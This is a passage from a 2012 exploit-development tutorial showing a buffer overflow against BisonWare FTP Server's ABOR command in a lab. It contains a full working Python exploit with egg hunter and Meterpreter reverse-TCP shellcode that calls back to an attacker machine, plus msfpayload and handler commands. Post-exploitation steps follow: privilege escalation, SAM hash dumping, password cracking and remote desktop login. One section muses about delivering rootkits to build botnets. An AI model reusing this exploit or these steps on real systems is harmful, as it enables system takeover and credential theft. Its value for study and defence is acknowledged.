root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21

================================
BisonWare FTP Server BOF Overflow
        Written by Ashfaq
    HackSys Team - Panthera
  email:hacksysteam@hotmail.com
================================

[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444
```

Let's check if the breakpoint was hit or not. If there are no errors in the **Exploit POC** then, we must have hit the breakpoint.

Let's confirm whether Breakpoint was hit or not.

As expected, we hit the **breakpoint**. Now, we will step through the program execution.

Let's check the CPU window. Press **F7** key on till you land to NOP sled.



We notice that our **Egg hunter** code is intact as well as the **JMP EBX** address and **NOP sled**.

The Exploit POC worked perfectly.

Close the **Immunity Debugger** program and run the **BisonWare FTP Server**.


Let's run the final Exploit POC **BisonFTP.py** and hope that we get the shell access.

```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21

================================
BisonWare FTP Server BOF Overflow
        Written by Ashfaq
    HackSys Team - Panthera
  email:hacksysteam@hotmail.com
================================
```

```
[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\hacksysteam\Desktop\BisonFTP>
```

We got the remote shell. We have finally done it.

Let's check the **BisonWare FTP Server** window.



The program is running as expected. Now, we will check if we are still able to execute commands on remote command shell.

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\hacksysteam\Desktop\BisonFTP>dir
dir

 Volume in drive C is Primary_$
 Volume Serial Number is D88D-4BBE

 Directory of C:\Documents and Settings\hacksysteam\Desktop\BisonFTP

11/20/2011  02:15 AM    <DIR>          .
11/20/2011  02:15 AM    <DIR>          ..
06/27/2000  03:21 PM               914 BISONFTP.CNT
06/27/2000  03:21 PM           704,000 Bisonftp.exe
06/27/2000  03:21 PM           163,328 bisonftp.FTS
06/27/2000  03:21 PM            33,839 BISONFTP.HLP
10/25/2003  07:50 PM                 0 BisonFTP.reg
06/27/2000  03:21 PM             1,423 README.TXT

               6 File(s)        903,504 bytes
               2 Dir(s)     608,858,112 bytes free

C:\Documents and Settings\hacksysteam\Desktop\BisonFTP>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.137.138
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.137.2

C:\Documents and Settings\hacksysteam\Desktop\BisonFTP>
```

We have successfully exploited **BisonWare FTP Server** using the vulnerable **ABOR** FTP command.

BLACK HAT

THINKING AS BLACK HAT'S

We all must be wondering that what we gained after spawning a windows command shell. It's very difficult to fully compromise a Windows box just with shell access until you have already written scripts to automate exploitation.

However, we were only able to spawn a command shell because we have used shellcode that is only capable of spawning a command shell on windows box.

A **Black Hat hacker** can use this Exploit to fully compromise a Windows box. How?

Generate Custom Shellcode:

There are various methods using which an executable can be ported to shellcode (hex representation).

Generate custom shellcode for **TDL, TDL2, TDL3 RootKits** or any **RootKit** and infect the victim.

Once the victim is infected, the attacker can use the compromised Windows box as zombie for further attack, malware plantation, bot-nets, steal personal data, etc.

Let's not be so wild now.

OWNING WINDOWS BOX using Metasploit

METERPRETER

Meterpreter is an advanced payload that is included in the Metasploit Framework. Its purpose is to provide complex and advanced features that can help in post exploitation.

It allows developers to write own extensions in the form of DLL files that can be uploaded and injected into a running process on the victim computer after compromise has been done.

Meterpreter and all of the extensions that it loads are executed entirely from memory and never touch the disk, thus they remain undetected from standard Anti-Virus detection schemas.

Note: *To get a brief idea on Meterpreter, please do read* ***skape's*** *paper on* ***Metasploit Meterpreter****.*
Link: http://www.hick.org/code/skape/papers/meterpreter.pdf

Matter of fact is that, **Metasploit** gives us an opportunity to generate **Meterpreter shellcode** very easily without involving complex steps.

Now, we will generate **Meterpreter payload** using our old friend **Metasploit**.

```
root@bt:/pentest/exploits/framework/tools# msfpayload
windows/meterpreter/reverse_tcp LHOST=192.168.137.143 R | msfencode -t c

[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)


unsigned char buf[] =


"\xdb\xcd\xd9\x74\x24\xf4\x5b\x29\xc9\xb1\x49\xb8\x79\x72\x39"
"\xff\x31\x43\x19\x03\x43\x19\x83\xeb\xfc\x9b\x87\xc5\x17\xd2"
"\x68\x36\xe8\x84\xe1\xd3\xd9\x96\x96\x90\x48\x26\xdc\xf5\x60"
"\xcd\xb0\xed\xf3\xa3\x1c\x01\xb3\x09\x7b\x2c\x44\xbc\x43\xe2"
"\x86\xdf\x3f\xf9\xda\x3f\x01\x32\x2f\x3e\x46\x2f\xc0\x12\x1f"
"\x3b\x73\x82\x14\x79\x48\xa3\xfa\xf5\xf0\xdb\x7f\xc9\x85\x51"
"\x81\x1a\x35\xee\xc9\x82\x3d\xa8\xe9\xb3\x92\xab\xd6\xfa\x9f"
"\x1f\xac\xfc\x49\x6e\x4d\xcf\xb5\x3c\x70\xff\x3b\x3d\xb4\x38"
```

```
"\xa4\x48\xce\x3a\x59\x4a\x15\x40\x85\xdf\x88\xe2\x4e\x47\x69"
"\x12\x82\x11\xfa\x18\x6f\x56\xa4\x3c\x6e\xbb\xde\x39\xfb\x3a"
"\x31\xc8\xbf\x18\x95\x90\x64\x01\x8c\x7c\xca\x3e\xce\xd9\xb3"
"\x9a\x84\xc8\xa0\x9c\xc6\x84\x05\x92\xf8\x54\x02\xa5\x8b\x66"
"\x8d\x1d\x04\xcb\x46\xbb\xd3\x2c\x7d\x7b\x4b\xd3\x7e\x7b\x45"
"\x10\x2a\x2b\xfd\xb1\x53\xa0\xfd\x3e\x86\x66\xae\x90\x79\xc6"
"\x1e\x51\x2a\xae\x74\x5e\x15\xce\x76\xb4\x3e\x64\x8c\x5f\x81"
"\xd0\x07\x10\x69\x22\x18\x3e\x36\xab\xfe\x2a\xd6\xfd\xa9\xc2"
"\x4f\xa4\x22\x72\x8f\x73\x4f\xb4\x1b\x77\xaf\x7b\xec\xf2\xa3"
"\xec\x1c\x49\x99\xbb\x23\x64\xb4\x43\xb6\x82\x1f\x13\x2e\x88"
"\x46\x53\xf1\x73\xad\xef\x38\xe1\x0e\x98\x44\xe5\x8e\x58\x13"
"\x6f\x8f\x30\xc3\xcb\xdc\x25\x0c\xc6\x70\xf6\x99\xe8\x20\xaa"
"\x0a\x80\xce\x95\x7d\x0f\x30\xf0\x7f\x6c\xe7\x3d\xfa\x84\x8d"
"\x2d\xc6";
```

Our **Metepreter payload** has been generated. Now, it's time to replace the **bind port shellcode** from the **Exploit POC** with **Meterpreter payload** and some code cleanup needs to be done.

```
#!/usr/bin/python
import socket, sys, time

#HackSys Team - Panthera
#Author: Ashfaq Ansari
#Email: hacksysteam@hotmail.com
#Website: http://hacksys.vfreaks.com/

#Thanks:
#Richard Brengle
#Qnix http://www.0x80.org/
#Peter Van Eeckhoutte (corelanc0d3r) https://www.corelan.be/

#Please NOTE:
#before running this Expoit POC, please setup Metasploit multi handler
#msfcli exploit/multi/handler LHOST=<Attacker IP>
PAYLOAD=windows/meterpreter/reverse_tcp E
#in this paper Attackers IP is 192.168.137.143
#msfcli exploit/multi/handler LHOST=192.168.137.143
PAYLOAD=windows/meterpreter/reverse_tcp E

print "\n================================= "
print " BisonWare FTP Server BOF Overflow "
print "         Written by Ashfaq          "
print "      HackSys Team - Panthera       "
print "    email:hacksysteam@hotmail.com   "
print "=================================\n"
```

```
if len(sys.argv) != 3:
    print "[*] Usage:  %s  <target> <port> \n" % sys.argv[0]
    sys.exit(0)

target = sys.argv[1] #User Passed Argument 1
port = int(sys.argv[2]) #User Passed Argument 2

shellcode = ("w00tw00t" +
"\xdb\xcd\xd9\x74\x24\xf4\x5b\x29\xc9\xb1\x49\xb8\x79\x72\x39"
"\xff\x31\x43\x19\x03\x43\x19\x83\xeb\xfc\x9b\x87\xc5\x17\xd2"
"\x68\x36\xe8\x84\xe1\xd3\xd9\x96\x96\x90\x48\x26\xdc\xf5\x60"
"\xcd\xb0\xed\xf3\xa3\x1c\x01\xb3\x09\x7b\x2c\x44\xbc\x43\xe2"
"\x86\xdf\x3f\xf9\xda\x3f\x01\x32\x2f\x3e\x46\x2f\xc0\x12\x1f"
"\x3b\x73\x82\x14\x79\x48\xa3\xfa\xf5\xf0\xdb\x7f\xc9\x85\x51"
"\x81\x1a\x35\xee\xc9\x82\x3d\xa8\xe9\xb3\x92\xab\xd6\xfa\x9f"
"\x1f\xac\xfc\x49\x6e\x4d\xcf\xb5\x3c\x70\xff\x3b\x3d\xb4\x38"
"\xa4\x48\xce\x3a\x59\x4a\x15\x40\x85\xdf\x88\xe2\x4e\x47\x69"
"\x12\x82\x11\xfa\x18\x6f\x56\xa4\x3c\x6e\xbb\xde\x39\xfb\x3a"
"\x31\xc8\xbf\x18\x95\x90\x64\x01\x8c\x7c\xca\x3e\xce\xd9\xb3"
"\x9a\x84\xc8\xa0\x9c\xc6\x84\x05\x92\xf8\x54\x02\xa5\x8b\x66"
"\x8d\x1d\x04\xcb\x46\xbb\xd3\x2c\x7d\x7b\x4b\xd3\x7e\x7b\x45"
"\x10\x2a\x2b\xfd\xb1\x53\xa0\xfd\x3e\x86\x66\xae\x90\x79\xc6"
"\x1e\x51\x2a\xae\x74\x5e\x15\xce\x76\xb4\x3e\x64\x8c\x5f\x81"
"\xd0\x07\x10\x69\x22\x18\x3e\x36\xab\xfe\x2a\xd6\xfd\xa9\xc2"
"\x4f\xa4\x22\x72\x8f\x73\x4f\xb4\x1b\x77\xaf\x7b\xec\xf2\xa3"
"\xec\x1c\x49\x99\xbb\x23\x64\xb4\x43\xb6\x82\x1f\x13\x2e\x88"
"\x46\x53\xf1\x73\xad\xef\x38\xe1\x0e\x98\x44\xe5\x8e\x58\x13"
"\x6f\x8f\x30\xc3\xcb\xdc\x25\x0c\xc6\x70\xf6\x99\xe8\x20\xaa"
"\x0a\x80\xce\x95\x7d\x0f\x30\xf0\x7f\x6c\xe7\x3d\xfa\x84\x8d"
"\x2d\xc6") #Meterpreter payload
egghunter = ("\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7") #32 bytes
egg hunter NtDisplayString
buffer = "\x90"*(1191 - (len(shellcode)+len(egghunter))) #Align the stack
ebx = "\x24\xFC\x9C\x7C" #JMP EBX 7C9CFC24 from Shell32.dll
nopsled = "\x90"*205 #205 NOP Sled

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to BisonWare FTP Server
    s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
    time.sleep(3) #Wait for 3 seconds before executing next statement
    print "[+] Sending payload"
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('USER anonymous\r\n') #Send FTP command 'USER anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
```

```
    s.send('ABOR ' + shellcode + buffer + egghunter + ebx + nopsled +'\r\n')
#Send FTP command 'ABOR '
    s.close() #Close the socket
    print "[+] Exploit Sent Successfully "
    print "[+]Please check Metasploit multi handler window."

except:
    print "[-] Could not connect to " + target + ":21\r"
    sys.exit(0) #Exit the Exploit POC code execution
```

Before running the exploit, we set up the **payload handler** on the attacker machine.

When we run this exploit the Meterpreter payload will be executed under the privilege context of the **BisonWare FTP Server** program.

As soon the **Meterpreter payload** is executed, the payload will try to connect back to the attacker machine because we have used **Meterpreter Reverse TCP** payload in our **Exploit POC**.

Hence, we need to setup **payload handler** on **attacker machine** before running the exploit.

COMPROMISE me

Meterpreter

Let's open shell console on the **attacker's computer** and setup our **payload handler**.

```
root@bt:/pentest/exploits/framework/tools# msfcli exploit/multi/handler
LHOST=192.168.137.143 PAYLOAD=windows/meterpreter/reverse_tcp E

[*] Please wait while we load the module tree...

M""MMMMM""MM                    dP        MP""""""""`MM
M  MMMMM  MM                    88        M  mmmmm..M
M         `M .d8888b. .d8888b. 88  .dP  M.       `YM dP    dP .d8888b.
M  MMMMM  MM 88'  `88 88'  `"" 88888"   MMMMMMMM.  M 88    88 Y8ooooo.
M  MMMMM  MM 88.  .88 88.  ... 88  `8b. M. .MMM'  M 88.  .88       88
M  MMMMM  MM `88888P8 `88888P' dP   `YP Mb.     .dM `8888P88 `88888P'
MMMMMMMMMMM                             MMMMMMMMMMM      .88
                                                      d8888P
M""""""""""M
Mmmm  mmmM
MMMM  MMMM .d8888b. .d8888b. 88d8b.d8b.
MMMM  MMMM 88ooood8 88'  `88 88'`88'`88
MMMM  MMMM 88.  ... 88.  .88 88  88  88
MMMM  MMMM `88888P' `88888P8 dP  dP  dP
MMMMMMMMMM


       =[ metasploit v4.1.0-release [core:4.1 api:1.0]
+ -- --=[ 748 exploits - 384 auxiliary - 98 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
       =[ svn r14013 updated 02 days ago (2012.1.10)

LHOST => 192.168.137.143
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 192.168.137.143:4444
[*] Starting the payload handler...
```

Our **payload handler** is ready and waiting for connections on IP: **192.168.137.143** and port **4444**.

We are ready to launch the exploit against **BisonWare FTP Server** and check if we are able to get **Meterpreter session**.

If everything goes well then, we should have **Meterpreter session** opened to attacker's machine running **BackTrack 5 R1**.

Wish us best of luck!

```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21

================================
   BisonFTP Server BOF Overflow
       Written by Ashfaq
     HackSys Team - Panthera
  email:hacksysteam@hotmail.com
================================

[+] Connecting to 192.168.137.138 on port 21

[+] Sending payload

[+] Exploit Sent Successfully

[+] Please check Metasploit multi handler window

root@bt:~/Desktop#
```

We successfully sent the exploit to **BisonWare FTP Server** listening on port **21** on Victim Computer running **Windows XP Service Pack 2**.

Let's have a look on exploit handler windows.

```
[*] Sending stage (752128 bytes) to 192.168.137.138

[*] Meterpreter session 1 opened (192.168.137.143:4444 -> 192.168.137.138:1040)
at 2012-01-19 00:25:15 +0530
```

Yeah! Meterpreter session opened one session. ☺ Let's do the post exploitation now.

```
meterpreter > getuid

Server username: WINXP\Administrator

meterpreter > getsystem

...got system (via technique 1).

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > hashdump

Administrator:500:77cb937e18a85c0daad3b435b51404ee:16a741be8b934f9481ec9b8ca8f93
aab:::

apache2triad:1007:6de51ffc77dee47d70c9062845b920bd:fbc9409442e82eb104cf9173d9bab
4dd:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

hacksysteam:1008:6de51ffc77dee47d70c9062845b920bd:fbc9409442e82eb104cf9173d9bab4
dd:::

HelpAssistant:1000:63064c6ecd8e206bd10cea63c796773e:5efae8b8dfce12971a9b9e4eb8ae
4c38:::

IUSR_WINXP:1009:aa90209ace91b4bd17a4eeb7e37f65d3:74bb37e81c69af1f76a9d534917c8fb
9:::

IWAM_WINXP:1010:b170ec2c92086b239e815f6452786646:30aa20b20fcaa51e4fb2f91b9b37cda
1:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:447baf53c8b1f79594cee7f74
777b597:::

meterpreter >
```

Let's analyze this piece of information.

```
meterpreter > getuid

Server username: WINXP\Administrator
```

After running **`getuid`** command, we found that **BisonWare FTP Server** was running with **Administrator** privileges.

So, we tried to escalate our privileges to **SYSTEM** level.

```
meterpreter > getsystem

...got system (via technique 1).

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
```

We successfully escalated our rights to **SYSTEM** level.

We already dumped the **SAM** account hashes by running **hashdump** command.

Let's give a shot to crack the hashes using **John the Ripper** tool.

Before doing that, we need to save the hashes to a file.

```
root@bt:/pentest/passwords/john# echo
Administrator:500:77cb937e18a85c0daad3b435b51404ee:16a741be8b934f9481ec9b8ca8f93
aab::: >/tmp/hash.txt
```

Let's crack it.

```
root@bt:/pentest/passwords/john# ./john /tmp/hash.txt
Loaded 1 password hash (LM DES [128/128 BS SSE2])
ADMIN1!          (Administrator)
guesses: 1 time: 0:00:00:07 (3) c/s: 6274K  trying: ADEPCI7 - ADMICE8
```

As the password was very weak, **John** cracked the password within few minutes.

Now, we have the clear text password.


```
Loaded 1 password hash (LM DES [128/128 BS SSE2])
ADMIN1!          (Administrator)
```

Well, now we have the clear text password of **Administrator** account of victim Computer running **Windows XP Service Pack 2**.

Let's try to take **Remote Desktop** of the victim Computer.

Warning: *As soon you login to* ***Remote Desktop*** *of Victim's Computer, the User Account active on it will be locked out.*

```
root@bt:~/Desktop# rdesktop 192.168.137.138
```



Awesome, we did it. ☺

Now, we all have a brief idea on how a simple **BUG** in software can lead to full system compromise.

SAFE COMPUTING!

How about we could patch this **BUG** and fix the vulnerability? Well, let's keep this for the next paper.

I hope you all enjoyed reading this paper. If you have any feedback, please write us at hacksysteam@hotmail.com

ABOUT HACKSYS TEAM

HackSys Team is a venture of **HackSys**, code named "**Panthera**". **HackSys** was established in the year 2009.

We at **HackSys Team** are trying to deliver solutions for most of the vulnerabilities in Windows.

This is an open platform where you will get video tutorials on many activities as well as programs developed to fix them.

HackSys Team collaborated with **vFreaks Pvt. Ltd.** (www.vfreaks.com) to provide online technical support for consumer level.

For more details visit http://hacksys.vfreaks.com/

THANKS TO

Richard Brengle former **Director of Writing Assessment at the University of Michigan**, English Composition Board (1980-1986). He is currently a free-lance writer and editor. Richard also edits for the Blue Pencil Editing Service.

https://www.bluepencilediting.com/

Thank you, **Richard**, for reviewing my research paper.

Peter Van Eeckhoutte (**corelanc0d3r**) - **Security Researcher, Speaker and founder of the Corelan Security Team**.

https://www.corelan.be/

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Qnix - Penetration Tester, Security Researcher and founder of 0x80.org

http://www.0x80.org/

Thank you, **Qnix**, for reviewing my research paper.

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